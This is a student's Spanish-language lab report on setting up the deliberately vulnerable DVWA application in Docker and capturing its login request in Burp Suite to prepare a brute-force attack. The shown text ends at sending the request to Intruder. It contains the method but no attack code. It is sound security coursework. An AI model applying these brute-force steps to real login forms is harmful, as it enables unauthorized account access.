

# Informe Laboratorio 2

## Sección 3

Alumno: Pablo Castro  
e-mail: pablo.castro\_d@mail\_udp.cl

18 Septiembre de 2023

## Índice

<b>1. Descripción de actividades</b>	<b>2</b>
<b>2. Desarrollo de actividades</b>	<b>2</b>
2.1. Levantamiento de docker para correr DVWA (dvwa) . . . . .	2
2.2. Redirección de puertos en Docker (dvwa) . . . . .	3
2.3. Obtención de consulta a replicar (burp) . . . . .	4
2.4. Identificación de campos a modificar (burp) . . . . .	11
2.5. Obtención de diccionarios para el ataque (burp) . . . . .	13
2.6. Obtención de al menos 2 pares (burp) . . . . .	16
2.7. Obtención de código de inspect element (curl) . . . . .	24
2.8. Utilización de curl por terminal (curl) . . . . .	24
2.9. Demuestra 5 diferencias (curl) . . . . .	28
2.10. Instalación y versión a utilizar (hydra) . . . . .	29
2.11. Explicación de comando a utilizar (hydra) . . . . .	30
2.12. Obtención de al menos 2 pares (hydra) . . . . .	31
2.13. Explicación paquete curl (tráfico) . . . . .	32
2.14. Explicación paquete burp (tráfico) . . . . .	33
2.15. Explicación paquete hydra (tráfico) . . . . .	34
2.16. Mención de las diferencias (tráfico) . . . . .	34
2.17. Detección de SW (tráfico) . . . . .	35

## 1. Descripción de actividades


Utilizando la aplicación web vulnerable DVWA  
(Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?

## 2. Desarrollo de actividades

### 2.1. Levantamiento de docker para correr DVWA (dvwa)

Para realizar esta actividad, primero hay que instalar Docker. Aquí se montará la aplicación DVWA, para así trabajar con ella.



```
mamac -- zsh -- 78x22
Last login: Sat Sep 16 13:00:44 on ttys001
mamac@MacBook-Air-de-Mi ~ % docker --version
Docker version 20.10.24, build 297e128
```

Figura 1: Docker Instalado

Como se ve en la imagen, Docker ya está instalado, por lo que no necesita instalación. Adicionalmente, para montar la aplicación en Docker, se necesita tener descargado el repositorio de manera local.




Figura 2: Clonar DVWA

Ahora tenemos lo necesario para continuar.

## 2.2. Redirección de puertos en Docker (dvwa)

Para cargar la imagen en Docker, primero hay que hacer un pull de la imagen. Esto se encontró en la librería de imágenes Docker Hub. (<https://hub.docker.com/r/vulnerables/web-dvwa> (Enlace a un sitio externo.))




Figura 3: DVWA en Docker

Esto indica que se ha creado la imagen en el puerto 80. Para comprobar que se ha cargado con éxito se ingresa a la dirección "<http://localhost:80>"




Figura 4: DVWA cargado exitosamente

Se demuestra que la carga fue un éxito.

### 2.3. Obtención de consulta a replicar (burp)

Para obtener las consultas a replicar, se debe capturar las solicitudes hechas a la aplicación DVWA. Para esto se utiliza el software Burp Suite.

### 2.3 Obtención de consulta a replicar (burp)

## 2 DESARROLLO DE ACTIVIDADES




Figura 5: Burp Suite

Para hacer la captura, se debe ingresar a la pestaña ”Proxy”, luego click en ’Open browser’. Esto abrirá una ventana especial del navegador de internet (en este caso Google Chrome) llamado ’Chromium’

### 2.3 Obtención de consulta a replicar (burp)

## 2 DESARROLLO DE ACTIVIDADES




Figura 6: Open Browser en Burp

Con Chromium, Burp Suite capturará todas las solicitudes emitidas a cualquier dirección que se ingrese. Para capturar las con relación a DVWA, se ingresará a "localhost:80".

### 2.3 Obtención de consulta a replicar (burp)

## 2 DESARROLLO DE ACTIVIDADES




Figura 7: DVWA en Chromium

Para ingresar, se usan las siguientes credenciales:

- Username: admin
- Password: password

Es importante recalcar, que la primera vez que se ingresa, DVWA pide crear una nueva base de datos. Para hacer esto se hace click en 'Create/Reset Database'. (Nota: Se cerrará la sesión).




Figura 8: Primera vez en DVWA

Nuevamente se ingresa al sitio, con las mismas credenciales.

## 2.3 Obtención de consulta a replicar (burp)

## 2 DESARROLLO DE ACTIVIDADES




Figura 9: Ingreso exitoso DVWA

Antes de comenzar la captura, se debe ingresar a la pestaña "Brute Force" de DVWA.

### 2.3 Obtención de consulta a replicar (burp)

## 2 DESARROLLO DE ACTIVIDADES




Figura 10: BruteForce

Para comenzar la captura, en Burpsuite, se debe cambiar la opción "Intercept is off" a "Intercept is on", haciendo click en "Intercept is off". Esto indicara al software que debe comenzar a capturar las solicitudes en Chromium.

Luego se debe hacer login en la pestaña BruteForce de DVWA con las mismas credenciales del login del inicio.

Una vez hecho esto, en burpsuite aparecerán datos en la pestaña RAW". Esta es la captura.

## 2.4 Identificación de campos a modificar (burp) 2 DESARROLLO DE ACTIVIDADES




Figura 11: Captura en BruteForce

Esta es la información que contiene los datos a replicar para realizar el ataque de fuerza bruta.

### 2.4. Identificación de campos a modificar (burp)

Los datos a modificar son los que contienen la contraseña y el nombre de usuario ingresados, es decir el tipo GET que aparece en la captura.

Para realizar el ataque, se debe entregar esta información al intruder de burpsuite. Se copia toda la captura y con click derecho se envía al intruder.

## 2.4 Identificación de campos a modificar (burp) 2 DESARROLLO DE ACTIVIDADES




Figura 12: Enviar a Intruder

